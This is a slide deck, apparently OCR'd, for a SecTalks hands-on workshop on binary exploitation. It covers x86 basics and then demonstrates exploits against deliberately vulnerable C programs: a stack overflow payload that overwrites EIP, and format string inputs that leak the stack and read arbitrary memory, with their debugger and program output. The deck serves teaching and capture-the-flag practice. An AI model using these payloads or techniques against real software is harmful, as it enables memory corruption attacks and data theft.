SecTalks

Mel0x14 (Binary Exploitation Session)
Technical (in)security talks & hands-on challenges, no bullshit!

Welcome!

Technical (in)security talks & hands-on challenges, no bullshit!

Before we start…

- Start downloading the tools & slidepack if you haven't already
- Feel free to open up the notes document or the assembly reference as they may help!

- What this workshop is:
  - This is a Linux based workshop - Sorry powershell users :(
- What this workshop is not:
  - An in depth C or X86 Assembly tutorial
  - A disassembler / debugging tutorial

Before we start…

- What will you hopefully learn?
  - A bit more about Linux / C / ASM Internals
  - How to exploit basic memory corruption vulnerabilities

- Things to keep in mind:
  - I am still a noob - Please question me :)
  - Information Overload
  - Google

But Seriously, What are we covering?

- Part 1: Theory about X86 !
- Part 2: Memory Corruption !!!!!
- Part 3: Final Words !

Part 1:
The ~~Boring~~ Fun Stuff

The Stack

- STATIC memory allocation.
- CPU manages allocations (kinda)
- LIFO - Like a pile of books.
- A stack frame is the unit of measurement.
- Grows Downwards - The more stack frames you add to the top, the lower the addresses become.
- ESP & EBP control the stack.
- PUSH / POP manipulate the stack.
- EIP is stored on the stack.

```
char stack_allocated[8];
strcpy(stack_allocated, "AAAABBBB");
```

The Heap

- DYNAMIC memory allocation.
- Allocations managed by YOU!
- Chunk is the unit of measurement.
- Grows Upwards - The more chunks you allocate, the higher the addresses become.
- Allocated Chunks form a linked-list
- Chunks are categorised based on size into an ‘arena’.
- Each Chunk has Metadata (size, free?, pointers)

```c
char *heap_allocated;
heap_allocated = malloc(8);
memcpy(heap_allocated, "AAAABBBB", 8);
```

The X86 Processor

Instructions

mov, add, jmp

Registers

eax, eip, esp


Memory

0x08040000
0xffff7f00

* greatly simplified

X86 Registers

- CPU Architecture dependent
- X86 (32-bit) or X64 (64-bit)
- 4 General Purpose Registers
- 2 Indexing Registers (string operations)
- 2 I have left out
    - EIP !!!!!!
    - FLAGS (EFLAGS)
- Segment Registers
    - CS (Code Segment)
    - DS (Data Segment)



X86 ASM in 1 page.

- The Intel 64 / IA-32 Software Development manual is a > 2000 page document. It contains 3 Volumes.
- Mnemonic followed by operands
- e.g - mov ecx, 0x42 – Move into Extended C register the value 0x42 (hex)
- Lucky for us, we only really need to know these...

Control Flow Instructions


- JMP - jump
- JXX - Conditional Jump
- CMP - compare
- CALL, RET - subroutine call & return

Data Movement Instructions

- MOV - move
- LEA - load effective address
- PUSH - push stack
- POP - pop stack

Arithmetic & Logic Instructions

- ADD - integer addition
- SUB - integer subtraction
- INC, DEC - increment, decrement
- IMUL - integer multiplication
- IDIV - intiger division
- AND, OR, XOR
- NOT, NEG
- SHR, SHL - shift left, shift right




...

Part 2:
AAAAAAAAAAAAAA
all the things


Let's clarify some stuff!

- Vulnerability - A flaw in a system that allows an attacker to do something the designer did not intend.
- Exploit (verb) - Taking advantage of the Vulnerability and cause an unintended (pff) result.
- Exploit (noun) - The code used to take advantage of the Vulnerability. i.e - PoC or GTFO
- Little-Endian – Least significant byte first so 0x08041234 = \x34\x12\x04\x08
- x86 programs use little-endian



'Memory Corruption' … Wut?

- Memory corruption is a term used to define a range of vulnerabilities that are a breach of memory safety.
- 'Most' system level exploits involve Memory corruption.
- Vulnerability 'Classes':
  1. Stack Overflows
  2. Heap Overflows
  3. Format String
  4. Use-after-free
  5. Integer over/underflow
  6. Type Confusion




Stack Overflows

Stack Overflow Basics

- A Stack Overflow is a type of Buffer Overflow.
- Stack Overflow's are typically a result of no bounds checks.
- C places the responsibility of memory safety onto the programmer…lol
- This means in certain conditions we can corrupt stack data by overflowing a buffer allocated on the stack.
- This stack data is our stack frame and contains our end goal - EIP.

Foo's Stack Frame




Stack Overflow Exploitation (a)

- Our Goal: Overwrite the saved return address and control EIP

1. main() allocates 128-bytes stack memory for param1 and big_buffer
2. main() calls foo() with param1 and big_buffer

```c
int main(){
    int param1 = 5;
    char big_buffer[128];
    fgets(big_buffer, 128, stdin);
    foo(param1, big_buffer);
    return 0;
}
```

Stack Overflow Exploitation (a)




Stack Overflow Exploitation (b)

1. foo() allocates 64-bytes stack memory for it's small_buffer
2. foo() is then loaded onto the stack

```
void foo(int a, char *buffer){
    char small_buffer[64];
    strcpy(small_buffer, buffer);
}
```

Stack Frame for foo() before strcpy



Stack Overflow Exploitation (c)


1. foo() allocates 64-bytes stack memory for it's small_buffer
2. foo() is then loaded onto the stack
3. foo() then makes a call to strcpy()
4. strcpy() will then proceed to copy 128-bytes from big_buffer into the 64-byte small_buffer.

This is bad……

```
void foo(int a, char *buffer){
    char small_buffer[64];
    strcpy(small_buffer, buffer);
}
```

Stack Overflow Exploitation (c)

Stack Frame for foo() after strcpy



Stack Overflow Exploitation (d)

- Success! But we aren't done yet…
- We now need to force the program to do what we want
- This is done by forcing EIP to equal somewhere in memory we control, or somewhere that will do something good for us!

```
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────REGISTERS──────────────────────────]
 EAX  0xffffd530 ◂— 0x41414141 ('AAAA')
 EBX  0x0
 ECX  0xffffd600 ◂— 0xa /* '\n' */
 EDX  0xffffd594 ◂— 0xa /* '\n' */
 EDI  0xf7fc6000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 ESI  0xf7fc6000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 EBP  0x41414141 ('AAAA')
*ESP  0xffffd580 ◂— 0x41414141 ('AAAA')
*EIP  0x41414141 ('AAAA')
[───────────────────────────DISASM────────────────────────────]
Invalid address 0x41414141
```

Stack Overflow Exploitation (d)

- Let’s make the program execute our other uncalled function bar()

1. Using some form of disassembler - locate the bar() function and take note of the first instruction and it’s memory address.

```
bar:
080484b6   55      push   ebp
080484b7   89e5    mov    ebp, esp
```

2. Now we need to ‘calculate’ the exact number of bytes required to control EIP. (Buffer Padding)
3. Using little endian, create our final payload and set EIP equal to the address of bar().

```
[76 junk bytes] + [target EIP]
python -c ‘print "A"*76 + “\xb6\x84\x04\x08”’
perl -e ‘print "A"x76 . “\xb6\x84\x04\x08”’
```

- The program will then return and execute bar()!

Format Strings

Format String Basics

- A Format String is a simple representation of an ASCII string in a controlled manner using format specifiers.
- It has 3 key parts:
  1. Format Function - C function used to convert a primitive value into a human-readable string.
  2. Format String - the argument provided to the FF that contains text & Format String Parameters.
  3. Format String Parameter - defines the type of conversion for the Format String. e.g - (%x, %s, %n, %d)
- They are pretty easy to spot!
- They are very flexible when it comes to exploitation

```
printf("My name is %s", name);
printf("I am %d years old!", age);
printf("The pointer is stored @ %x", foo_pointer);
```

Format String Exploitation (a)

- Our Goal: Leak Arbitrary Bytes from anywhere !

1. main() reads 64-bytes from stdin into the user_input buffer.
2. printf() is firstly called with a specified format string.
3. printf() is then called with only our user_input buffer.

- The second call to printf() allows us to do bad stuff.

```c
int main()
{
    char *important_string = "SUPER SECRET PASSWORD!!!";
    char user_input[64] = "\x00";
    fgets(user_input, 64, stdin);
    printf("Hello %s", user_input);
    printf(user_input);
    return 0;
}
```

Format String Exploitation (a)

- Why does it allow us to do bad stuff?
- Let's run the program and provide the following string:
  %x %x %x %x %x
- In this scenario we control the format string, but we haven't provided the parameters to be substituted.
- The output is interesting:

```
%x %x %x %x %x
Hello %x %x %x %x %x


1 f3448780 7fffffea 0 16
```

1. The first call will escape the input string and print the name we provided!
2. The second call however provides us with some weird hex name?

Format String Exploitation (a)

- What if we change the input to be “%x” * 40:
  python -c ‘print “%x “*40’ | ./fmt

```
Hello %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x
1 a7acc780 7fffffba 0 46 6d697474 400744 25207825 20782520 78252078 25207825 20782520 78252078 252078
25 20782520 e8aab5c0 d2e66700 4006c0 a7726830 0 e8aab5c8 ubuntu@ubuntu-xenial:~/CTF-chall-folder$
```

- We see more weird hex values ?
- This is because we aren’t providing printf() our parameters to substitute in for our %x format specifier.
- printf() will then ‘guess’ and attempt to grab the parameters from _somewhere_?

Format String Exploitation (a)

- That _somewhere_ is the stack and this is a known as a leak.
- We can now read stack values - But not arbitrarily!
- The answer to our arbitrary read is direct parameter access:

  [% offset] [$ conversion specifier]

  eg. %3$x will read just the third stack value in hex.
- The result is what we are after:

```
%3$x %8$x
Hello %3$x %8$x

7fffffef 78243325
```

We can even leak the whole stack!!!

```
for(( i = 1; i < 1000; i++));
  do echo "%$i\$x" | ./fmt;
done
```

```
Hello %1$x

1
Hello %2$x

4af4a780
Hello %3$x

7ffffff4
Hello %4$x
```

Format String Exploitation (b)

- The last part to this is our ability to read from _anywhere_
- If you noticed from one of previous slides, the stack contained the following hex:

  0x25207825 0x25207825 0x25207825 0x25207825 …

  = 0x25 = %; 0x78 = x; 0x20 = SPACE;
- What if we prefixed our string with AAAA so it becomes:

  python -c ‘print “AAAA” + “%x “*40’ | ./fmt

```
Hello AAAA%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x
AAAA1 b2ab4780 7fffffba 0 46 0 400744 41414141 78252078 25207825 20782520
```

- We can see our 0x41414141 @ offset 8
- hmmm, there’s an interesting pointer at offset 7
- What if we specify %s instead of %x?

Format String Exploitation (b)

- Awesome ! So we now control _something_ on the stack.
- What happens if we use our %s specifier with that interesting offset and our 0x41414141:

```
python -c 'print "AAAA" + "%7$s"' | ./fmt
python -c 'print "AAAA" + "%8$s"' | ./fmt
```

```
Hello AAAA%7$s

AAAASUPER SECRET PASSWORD!!!
```

```
Hello AAAA%8$s

Segmentation fault (core dumped)
```


- Our second offset failed because 0x41414141 is NOT a valid string pointer.
- What if we give one?

```
python -c 'print "\xe0\x85\x04\x08" + "%8$s"' | ./fmt
```

- Aha! there is our arbitrary leak:

```
Hello     %8$s

WOW OUTSIDE THE STACK PASSWORD
```

